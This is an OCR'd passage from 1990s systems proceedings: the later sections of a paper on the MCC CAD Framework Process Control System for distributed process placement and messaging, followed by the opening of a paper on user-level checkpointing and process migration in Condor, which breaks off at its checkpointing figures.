The PCS uses a decentralized approach to performing network load balancing. The PCS server on each host functions in an autonomous manner, using process placement constraints, host loading, and network configuration information to determine the suitability of executing a program on its own host or on another host in the network. The aggregate effect of this approach is a close-to-optimal balance of host loads across the network [6], while minimizing network traffic and scaling to larger networks than more centralized approaches [7].

### 3.2. Configuring the Network

The PCS server on each host obtains network configuration information from a common host table, which resides in the network file system. The host table contains the name, maximum allowable load, and optional attributes for each host in the network, as shown in Figure 2. By default, all of these hosts are candidates to run a given program. However, the set of candidate hosts for a particular program can be restricted to a subset of these

[1] UNIX is a trademark of AT&T.

[2] Open Network Computing and ONC are trademarks of Sun Microsystems, Inc.

hosts by specifying one or more host attributes and/or a host qualification script for the program. Such restrictions are useful for programs that can only run on licensed hosts, and for programs which require specialized computing hardware. The PCS network configuration information can be dynamically updated without interrupting PCS services.

| | | | | |
|---|---|---|---|---|
| sunbird | 2.0 | sun3 | os4.1.1 | plot-server |
| sunlamp | 1.5 | sun3 | os4.1.1 | |
| maverick | 2.0 | sun4 | os4.1.1 | file-server |
| parousia | 1.0 | apollo | os10.2 | |

Figure 2. Network Host Table

## 3.3. Parameterized Protocols

In addition to the network configuration information provided in the host table, a client application can specify to the process placement service one or more host attributes, a host load threshold, and/or a maximum number of hosts to be considered for a given placement request. A client can vary these service parameters as per the resource requirements of a given program, as well as to implement a variety of load balancing protocols. Upon selecting a host, the service returns to the client the name of the selected host, the selected host's current load, and the number of hosts actually examined. The client can then use this information to dynamically alter its load balancing protocol.

## 3.4. Theory of Operation

When a client application invokes the process placement service to select a host for a given program, an initial candidate host is selected by the PCS server on the local host in a round-robin manner. The initial selection is based upon the host attributes specified in the host table, as well as any client-specified attributes. If the PCS server on the initially selected host determines that the host is suitable to execute the program, then that host is selected for the client. This determination is based upon four criteria: 1) the current process load of the host must be less than the maximum load specified for the host in the host table; 2) the current load must be less than the client-specified load threshold (if any); 3) successful execution of the qualification script *specified for the host* in the host table (if any); 4) successful execution of the host qualification script *specified for the program* in the host table (if any). If the initially selected host fails any one of these criteria, the placement request is forwarded to the PCS server on the next candidate host, which determines its suitability based upon the same criteria. Again, if the host is suitable to execute the program, it is selected. The selected host's name, load, and the total number of hosts examined are returned to the client. Otherwise, the placement request continues to be forwarded until either a host is selected or the total number of candidate hosts have been examined, which is determined by the host attributes in the host table and the client-specified maximum number of hosts (if any). If no host is selected, the host with the least load is returned to the client, along with an error status. In addition, the PCS detects and bypasses off-line hosts during the request forwarding process.

The combined effect of the initial round-robin host selection and the sequential forwarding of placement requests ensures that hosts which are more likely to be lightly loaded will receive a request before hosts which are more likely to be heavily loaded, as shown in Figure 3. In this example, the first selection request (r1) is initially sent to host-1, which is selected. The second request (r2) is initially sent to host-2, forwarded to host-3, then forwarded to host-4 which is selected. The third request (r3) is initially sent to host-5, then forwarded to host-6 which is selected. The fourth request (r4) is initially sent to host-1, which is selected again.





Figure 3. Process Placement

## 4. Process Control Services

The PCS process control services enable a client application to execute, signal, and query the status of both batch and interactive programs on any host in the supported network. A client can use these services to control existing, non-PCS-based programs as well as other PCS client applications.

### 4.1. Process Execution

When a client application requests the PCS to execute a program on a given host, the PCS server on that host initiates a process, invokes the program, and returns to the client a *process descriptor* for the new process. The PCS automatically establishes the new process's environment to be the same as that of the requesting application, which enables the requestor to initialize environment variables for the program being invoked. The returned process descriptor contains various information about the process, and serves as a handle to the process for subsequent PCS service requests. If the client requests a communication link with the program, the process descriptor can be used to communicate with the program via the PCS process communication services. When a PCS-executed program terminates, the client which originated the execution request is notified that the program has terminated. This notification contains information regarding the exit status and resource usage of the terminated process.

### 4.2. Process Signals and Status

A client application can use a process descriptor to signal a process. For example, a client can suspend, resume, or terminate another process. A process descriptor can also be used to query the status of a process. The status information includes the start time, elapsed run time, run state, elapsed cpu time, and real memory size of the process. The process signalling and status operations are performed by the PCS server on the host where the specified process is executing, as shown in Figure 4. In this example, a client on host-4 signals a process on host-1 via the PCS server on host-1.





Figure 4. Process Control

## 5. Process Communication Services

The PCS provides communication services for processes on any supported network host, enabling multiple processes to cooperate in a distributed manner [8] while being isolated from the underlying transport mechanisms of the network. Using these services, processes can asynchronously, and synchronously, communicate by sending and receiving messages. The services enable a client application to communicate with other client applications as well as with other (non-PCS-based) programs' standard I/O streams.

### 5.1. Message Types

Each PCS message has an associated message type, which enables processes to send and receive specific types of messages. Client applications can define their own message types in addition to the set of types that are predefined by the PCS services. A client can associate a translation function with a message type to translate messages of the given type to/from a machine-independent format. This is useful for communicating complex messages between machines which have dissimilar hardware architectures. The PCS message translation capability is based upon the Sun ONC External Data Representation (XDR) software. By default, message types that do not have an associated translation function are translated as generic bytes.

### 5.2. Message Transport

The PCS communication services transmit messages via the TCP/IP network protocol. This protocol provides a reliable means of transmitting messages among a heterogeneous network of host machines. In addition, the PCS implements a unique TCP connection caching scheme to maximize communication performance. When a PCS connection is made between processes, both the source and destination processes each cache their end of the connection. For processes which require a large number of connections, or require other I/O resources in addition to PCS message connections, the PCS enforces a connection caching limit so as not to exceed the resource limits imposed for a process by the host operating system. The caching limit can be initially specified and dynamically altered by a process while it is running. When a process has met the caching limit and needs to cache another connection, the PCS automatically un-caches the least recently used connection to allow the new connection to be cached. The PCS also automatically detects when a cached connection has been broken, and un-caches the connection. The PCS TCP connection caching scheme enables reliable, high-performance, robust communication between processes.

## 5.3. Message Delivery

Messages are sent to a process in a non-blocking, interrupt-driven manner. When a message is delivered, the receiving process is asynchronously interrupted while the message is read and buffered (queued) in the receiver's address space. This allows the sending process to continue executing immediately after sending a message. The receiving process can then obtain the message using a PCS service function. The receiver can restrict reception to a particular message type and/or specify a time-out interval to wait for a message. A client application can also associate an interrupt handler with a message type. When this type of message is delivered, the handler function is invoked to process the message at the time of delivery.

A client application can optionally choose to receive messages in an event-driven manner. This mode allows the application to manually detect incoming PCS messages (e.g. via the 'select' system call), rather than having interrupt-driven message delivery.

Since a client application can receive messages from several sources, each message contains the process descriptor of the sending process. This descriptor can be used to send a reply message to synchronize message communication.

## 5.4. Point-to-Point Communication

The process communication services support direct, *point-to-point* communication between processes distributed on the network, using a process descriptor as a communication handle. A client application can obtain a process descriptor for itself, its parent process, or for a process which it requested to be executed. This enables a private mode of communication between tightly coupled processes, as shown in Figure 5. In this example, a client on host-1 communicates directly with a client on host-4.





Figure 5. Point-to-Point Communication

The PCS also provides a process naming service that enables processes to register themselves by one or more names. A client can use this service to obtain a process descriptor for a process that is registered by a known name, without having started the process or knowing the physical location of the process in the network. When a process registers with the PCS on a given host, the registration is propagated to each PCS server in the network. Replicating the process registrations in this manner enables fast lookup of a registered name on behalf of a client. When a registered process terminates, its registration is removed from the registration cache of each PCS server in the network. Also, when a host is rebooted, the registration cache of the PCS server on that host is automatically initiated with the current process registrations in the network.

When a client requests a descriptor for a registered process on a specific host, the request is sent to the PCS server on that host to determine if a process is registered there by the given name. When a client makes the request without specifying a host, the PCS server on the local host attempts to match the name with either a locally registered process or an entry in the server's registration cache. If found, the process descriptor associated with the registered process is validated and returned to the client. Otherwise, an error status is returned. Note that the PCS enforces unique name

registrations on a give host, but not across the network. When multiple processes are registered by the same name on different hosts, their process descriptors are returned in a round-robin manner.

The PCS process naming service provides location transparency support for public modes of communication, such as communicating with a well-known server that is to be accessed by a variety of clients or other servers. In addition, such server processes can be registered without actually having been initiated by the PCS.

## 5.5. Message-Based RPC

The PCS communication services also provide a message-based RPC mechanism to support client-server applications. A server process can associate a service function with a message type, as well as a translation function for the service function arguments which are embodied as a message (as discussed in section 5.1). The server then uses the PCS message dispatching service to automatically invoke the associated server function upon arrival of a given message type, which also passes the message (arguments) to the function. Note that the message dispatching function can be used as a server's top-level event loop, or can be integrated into a server's existing event loop. Once invoked, the server function uses another PCS service to send the function results back to the calling (client) process. The client process makes a single PCS call to initiate the RPC and wait for the results, specifying a process descriptor for the server, a message type and arguments, an optional translation function for the results, and an optional time-out value.

In addition, the PCS supports remote extension language (Scheme) evaluations when communicating with an MCC CAD Framework Extension Language Engine (ELE) process. An extension language expression is sent to the ELE, which evaluates the expression and returns the result via the underlying PCS message-based RPC mechanism. Note that the ELE incorporates PCS message event handling into its top-level read-eval-print loop.

## 5.6. Multi-Cast Communication

In addition to point-to-point communication, the PCS services also support *multi-cast* communication between distributed processes. This mode of communication has proven to be valuable in both CAD and CASE environments [9][10], as it enables loosely coupled processes to interact in a coordinated manner.

The PCS multi-cast communication occurs in a sink-based manner, whereby processes register their interest in receiving particular messages via a message dispatcher. The dispatcher registers itself in the network via the PCS process naming service, which is used by the PCS communication services to locate the dispatcher. When a client triggers a multi-cast message, the message is automatically sent to the dispatcher, which relays the message to the appropriate processes based upon their registered interests. The scope of message registrations can be limited to user-specified *domains* to facilitate proper message dispatching in large, multi-user environments.

In addition, the dispatcher can be replicated on the network for increased reliability and availability. The number of replicated dispatchers to run is specified when the initial dispatcher is booted. If more than one dispatcher is running, message registration and dispatching activities are distributed among all of the dispatchers, which helps avoid overloading a given dispatcher. If a replicated dispatcher's host goes off-line, a replacement dispatcher is automatically started and initialized on another host. Also, any existing client connections to the defunct dispatcher are automatically re-established with the new dispatcher.

Figure 6 shows an example of multi-cast communication. In this example, the clients on host-1, host-2, and host-4 communicate with each other via the (single) message dispatcher, which is located on host-2.





Figure 6. Multi-Cast Communication

## 5.7. Standard I/O Communication

A client application can also use the PCS communication services to communicate with a process's standard I/O streams, which enables distributed, message-based communication with programs that do not use the PCS services. This mode of communication occurs via a PCS agent process that is automatically initiated to relay message data between a client application and a standard I/O-based process. The agent sends message data from the client to the process's standard input stream, and captures data from the process's standard output and/or standard error streams and sends it to the client, as shown in Figure 7. In this example, a client on host-4 communicates with a standard I/O-based program on host-1 via a PCS agent for the program on host-1. The agent process can also redirect a process's standard output and/or standard error data to another process upon request.





Figure 7. Standard I/O Communication

## 6. Performance Measurements

The performance of the PCS services has been measured in several respects, including process placement, initiation, and communication. The measurements were obtained using a network of 25 Sun-3 and Sun-4 workstations[3], without any attempt to control the network load or other environmental factors. The measurements indicate that the PCS performance is sufficient to support the distribution of, and communication among, design tools and framework components in contemporary CAD environments.

[3]. Sun-3 and Sun-4 are trademarks of Sun Microsystems, Inc.

The first measure characterizes PCS process placement and initiation. A process placement request was issued, followed by a program execution request and a corresponding remote-shell (rsh) request to the selected host. This allows the PCS services to be compared with rsh under approximately the same load conditions. After measuring several sets of these requests, the average time to select a host and initiate a process by the PCS was substantially less than the average time to initiate a process using rsh, as shown in Figure 8. Note that each process placement request typically had to be forwarded only once to find a suitable host. These measurements show that the PCS services can very efficiently distribute the execution of design tools in a distributed CAD environment so as to maximize the use of computing resources in the environment.

| | Avg. Time Using PCS (seconds) | Avg. Time Using rsh (seconds) |
|---|---|---|
| Host Selection | 0.14 | N/A |
| Process Initiation | 0.20 | 6.70 |

Figure 8. Process Placement and Initiation

The second measure characterizes the performance of the PCS communication services. 1000 messages were sent asynchronously from one PCS client application to another (point-to-point) running on separate hosts, using various message sizes for each test. In this scenario, the average message transmission rate exceeded 500 messages per second for smaller size messages, as shown in Figure 9.

| Message Size (bytes) | Avg. Message Transmission Rate (messages/second) |
|---|---|
| 64 | 600 |
| 256 | 450 |
| 1K | 270 |
| 4K | 80 |

Figure 9. Process Communication

These measurements show that the PCS can support high-performance communication among design tools and framework components, as well as communication within parallel processing applications.

## 7. Current Applications and Future Work

The PCS is currently being used by several CAD and CASE applications, including interactive and batch tools, framework components, and network management utilities. One example application is an interactive VLSI design editor that uses the PCS services to provide a message-based interface to a set of batch design synthesis tools. Another application is the MCC CAD Framework Methodology Management System (MMS) [11]. This system uses the PCS to distribute and control the execution of CAD and CASE tools, and to capture output data from those tools. In addition, the MMS uses the PCS services to facilitate communication among multi-user MMS environments. A third application is the MCC CAD Framework Design Data Management System (DDMS), which uses the PCS to provide a message-based client interface for design data management and Network File System

(NFS) services.

The PCS also provides the underlying technology for the MCC prototype implementation of the CAD Framework Initiative (CFI) Inter-Tool Communication (ITC) application procedural interface. The CFI ITC interface is a proposed standard means of communication among design tools and framework components in CAD computing environments. The interface supports both point-to-point and multi-cast communication, including *notifications* (asynchronous) and *requests* (synchronous), as well as process control operations.

Future PCS development will focus on making PCS services available on an enterprise-wide basis. This may be accomplished by using a standard, global naming service (such as OSI X.500) to identify and access local PCS networks that are geographically distributed within large enterprises. In addition, potential commercial products and industry standards efforts (such as OSF DCE [12] and ISO ODP [13], respectively) will continue to be monitored to determine their impact on distributed systems technology.

## 8. Summary

A process placement, control, and communication system has been described that enables applications to operate and interact in a distributed, heterogeneous network environment. The Process Control System (PCS) is one component of the MCC CAD Framework, and is used by design tools and other framework components to efficiently utilize distributed computing resources and to inter-operate through real-time, message-based communication.

## 9. References

[1] Bershad, Brian, "Load Balancing with Maitr'd", Technical Report UCB/CSD-85/276, Computer Science Department, University of California at Berkeley, December, 1985.

[2] "HP Task Broker", HP Design and Automation, November, 1989.

[3] Vidovic, N., et al, "Towards a Consistent View of the Design Tools and Process in a Distributed Problem Solving Environment", Proc. 22nd Hawaii Int'l Conf. on System Sciences.

[4] Segall, Z, and Rudolph, L., "PIE - A Programming and Instrumentation Environment for Parallel Processing", Technical Report CMU-CS-85-128, Department of Computer Science, Carnegie-Mellon University, April, 1985.

[5] "Network Programming", Sun Microsystems, May, 1988.

[6] Eager, D.L., Lazowska, E.D., and Zahorjan, J., "Adaptive Load Sharing in Homogeneous Distributed Systems", IEEE Trans. Software Eng., Vol. SE-12, No. 5, May, 1986.

[7] Theimer, M.M., and Lantz, K., "Finding Idle Machines in a Workstation-Based Distributed System", IEEE Trans. Software Eng., Vol. 15, No. 11, November, 1989.

[8] Su, W., Fuacette, R., and Seitz, C., "C Programmer's Guide to the COSMIC CUBE", CalTech Technical Report 5203:TR:85, 29 July, 1986.

[9] Brevard, L., "The CFI '91 Integration Project", CAD Framework Initiative demonstration, 28th Design Automation Conference, June, 1991.

[10] Cagan, M., "The HP SoftBench Environment: An Architecture for a New Generation of Software Tools", Hewlett-Packard Journal, June, 1990.

[11] Allen, W., Rosenthal, D., and Fiduk, K., "The MCC CAD Framework Methodology Management System", Proceedings 28th Design Automation Conference, June, 1991.

[12] "OSF Distributed Computing Environment Rationale", OSF, May, 1990.

[13] French, M., "Advanced network systems architecture - an approach for future office systems", British Telecom Technology Journal, January, 1991.

**Douglas Rosenthal** is a member of the technical staff in the Enterprise Integration Division at MCC, where he has worked since 1984. He is currently investigating the potential applications of distributed processing and naming services to facilitate the integration of design, manufacturing, and other activities in large enterprises. He has also actively participated on the Inter-Tool Communication Technical Subcommittee of the CAD Framework Initiative (CFI) for the past three years. His research interests include distributed systems and CAD/CASE framework technologies. He received a BES degree from the University of Texas in 1980, and can be reached via electronic mail at rosenthal@mcc.com.

**Wayne Allen** is a member of the technical staff in the Enterprise Integration Division at MCC, where he has worked since 1986. He is currently developing a second-generation of distributed methodology management software which integrates both design data management and design process management. His research interests include distributed and parallel processing, design environments, and digital simulation. He graduated from the University of Texas in 1976, and can be reached via electronic mail at wallen@mcc.com.

**Kenneth Fiduk** is manager of the Enterprise Integration Network (EINet) Services project in the Enterprise Integration Division at MCC, where he has worked since 1984. The EINet project provides inter-networking services to support the incorporation and use of enterprise integration practices within and among companies. He is also currently chairman of the Design Methodology Management Technical Subcommittee of the CAD Framework Initiative (CFI). His research interests include concurrent engineering and product development methodologies. He received a BSEE degree from the University of Illinois in 1973, and a MSEE degree from the University of Texas in 1978. He can be reached via electronic mail at fiduk@mcc.com.

# SUPPORTING CHECKPOINTING AND PROCESS MIGRATION OUTSIDE THE UNIX KERNEL

*Michael Litzkow*
*Marvin Solomon*

*Computer Sciences Department*
*University of Wisconsin—Madison*

## Abstract

We have implemented both checkpointing and migration of processes under UNIX as a part of the Condor package. Checkpointing, remote execution, and process migration are different, but closely related ideas; the relationship between these ideas is explored. A unique feature of the Condor implementation of these items is that they are accomplished entirely at user level. Costs and benefits of implementing these features without kernel support are presented. Portability issues, and the mechanisms we have devised to deal with these issues, are discussed in concrete terms. The limitations of our implementation, and possible avenues to relieve some of these limitations, are presented.

### 1. Introduction

Condor is a software package for executing long-running, computation-intensive jobs on workstations which would otherwise be idle. Idle workstations are located and allocated to users automatically. Condor preserves a large measure of the originating machine's execution environment on the execution machine, even if the originating and execution machines do not share a common file system. Condor jobs are automatically checkpointed and migrated between workstations as needed to ensure eventual completion. This paper describes the checkpointing and remote execution mechanisms.

The Condor package as a whole has been documented elsewhere [1,2,3]. This paper focuses on the actual mechanisms for remote execution and process migration, limitations on migrating processes without kernel support, portability issues, and the evolution of our implementation of these mechanisms.

In contrast to the process migration mechanisms offered by such systems as the V-system[4], Sprite[5], and Charlotte[6], Condor supports remote execution and process migration on a variety of UNIX® platforms, and is implemented completely outside the kernel. Because it requires no changes to the operating system, Condor is portable and can be used in environments where access to the internals of the system is not possible. Condor does pay a price for this flexibility in both the speed and completeness of its process migration.

The combination of remote execution and checkpointing means that a process may migrate among processors during its lifetime, and thus must see the same file system view wherever it is run. "In kernel" process migration systems such as Sprite and Charlotte were designed for environments that ensure such uniformity. While careful administration of NFS® or AFS®, can ensure a homogeneous environment, heterogeneous environments are common, and requiring a uniform name space would severely limit the scope of Condor's usefulness. Therefore Condor uses a technique called "remote system calls" in which requests for file-system access are trapped and forwarded to a "shadow" process on the submitting machine.

Several systems have been implemented which offer process migration, but not checkpointing. Offering both mechanisms in combination has two advantages. First, jobs are immune to machine or network crashes. Because Condor jobs aren't killed by these events, users can submit large batches of jobs, and then go on to other work, (or

---

Authors' address: Computer Sciences Department, 1210 W. Dayton St., Madison, WI 53706; mike@cs.wisc.edu, solomon@cs.wisc.edu.

® UNIX is a registered trademark of AT&T Bell Laboratories

® NFS is a registered trademark of Sun Microsystems.

® AFS is a registered trademark of Transarc Corporation.

leave for the weekend), without worrying about all their jobs being aborted by a sudden power outage or other disaster. Second, checkpointing allows a job to remain idle during periods when all workstations are busy with interactive work. In UNIX, a process, even if stopped, consumes resources (such as swap space). Because the most important benefit of having a workstation is immediate response, our policy is to ensure absolute priority for interactive use.

## 2. Remote System Calls

To understand Condor's remote system calls, one must first consider normal UNIX system calls. Every UNIX program, whether or not written in the C language, is linked with the "C" library. This library provides a large number of functions, including the standard I/O library (traditionally described in section 3 of the manual), as well as interfaces to the kernel facilities described in section 2. These latter functions are generally implemented as "stubs," which push their arguments and a "call number" identifying the facility onto the user stack, and execute a machine-defined *supervisor call* instruction. In some newer implementations, the mechanism is a bit different, but the general idea is the same; each system call has a corresponding function in the C library which comprises a very thin layer between the user code and the system. Figure 1 illustrates the normal UNIX system call mechanism.

Figure 2 shows how we have altered the system call mechanism by providing a special version of the C library which performs system calls remotely. This library, like the normal C library, has a stub for each UNIX system call. These stubs either execute a request locally by mimicking the normal stubs or package it into a message which is sent to the *shadow* process. The *shadow* executes the system call on the initiating machine, packages the results, and sends them back to the stub. The stub then returns to the application program in exactly the same way the normal system call stub would have, had the call been done locally. The shadow runs with the same user and group ids, and in the same directory as the user process would have had it been executing on the submitting machine. This scheme ensures a uniform view of the file system, as well as avoiding certain security problems.

## 3. Checkpointing

Ideally, checkpointing and restarting a process means storing the process state and later restoring it in such a way that the process can continue where it left off. In other words, as far as the user code is concerned, the checkpoint never happened. In the most general case, the state of a UNIX process may include pieces of information which are known only to the kernel, or which may not be possible to recreate. For example if a process is communicating with other processes at the time of the checkpoint, and those processes are no longer extant at the time of the restoration, that part of the state cannot be reproduced. While some UNIX processes include state which cannot be saved and restored, there are a large number of jobs whose state is simple enough that they can be checkpointed and





**Figure 1. Normal UNIX System Calls**





**Figure 2. Remote System Calls**

restarted without harm to their original mission. In the Condor project we have concentrated on providing practical means for remote execution, checkpointing, and migration of such jobs.

The state of a UNIX process includes the contents of memory (the text, data, and stack segments), processor registers, and the status of open files. Restoring the text segment is easy since it does not change and is available as part of the original executable file. Our approaches to saving and restoring each of the other items have changed over the years, mainly in response to portability issues. In the earliest versions of Condor, the data and stack were saved by writing them directly into a file, and the register contents were saved by architecture-specific assembler routines. Each time we ported Condor to a new hardware platform or a different version of UNIX we were "bitten" by some part of the checkpointing mechanism which was either very difficult or impossible to port. Thus we gradually changed our methods to rely on basic UNIX mechanisms rather than on specific implementations. In other words, we use standard mechanisms that have already been ported by the provider of the kernel and C library.

Our current approach is to create a new checkpoint file from pieces of the previous checkpoint and a core image. The checkpoint is itself a UNIX executable file ("a.out"). While core files are generally intended to aid in debugging a process which has committed an error, such as attempting an illegal memory access, they also serve as a portable mechanism for saving the state of a process at a given point in time. Not surprisingly, the information needed to debug a process and the information needed to restart it are almost exactly the same. The text for the new executable is of course an exact copy of the text from the original. The data area is copied directly from the core file to the initialized data area of the new executable file. The saved stack area is also copied into the new executable in a section which is not normally used by the UNIX process initialization mechanism. Restoring some of the other items in the new instantiation of the process is trickier. For example, although volatile state (such as register contents and the program counter) is recorded in the core image, restoring it directly would require machine-dependent assembler routines. Instead, we use the Unix signal-handling machinery and the setjmp/longjmp facilities in the C library.

Figures 3 through 7 illustrate various steps in checkpointing and restoring a typical UNIX process. Figure 3 depicts the virtual address space of an application program that has been linked with the Condor versions of the C library and startup routine. Routines written by the application programmer as well as those provided by the condor version of the C library co-exist at various locations in the Text segment. The data area consists of both the initialized and uninitialized data from the original executable as well as any data space allocated at run time, e.g. by the `sbrk` system call. The stack area consists of the per-process kernel data, (the "u_area", followed by stack frames for each function in the currently active execution stack. Since Condor must do its own initialization before any of the the user's code is called, the first frame on the stack is for the Condor routine `MAIN`. `MAIN` calls the user's `main` with the correct `argc`, `argv`, and `envp`.





**Figure 3. Normal Execution**





**Figure 4. Checkpointing**

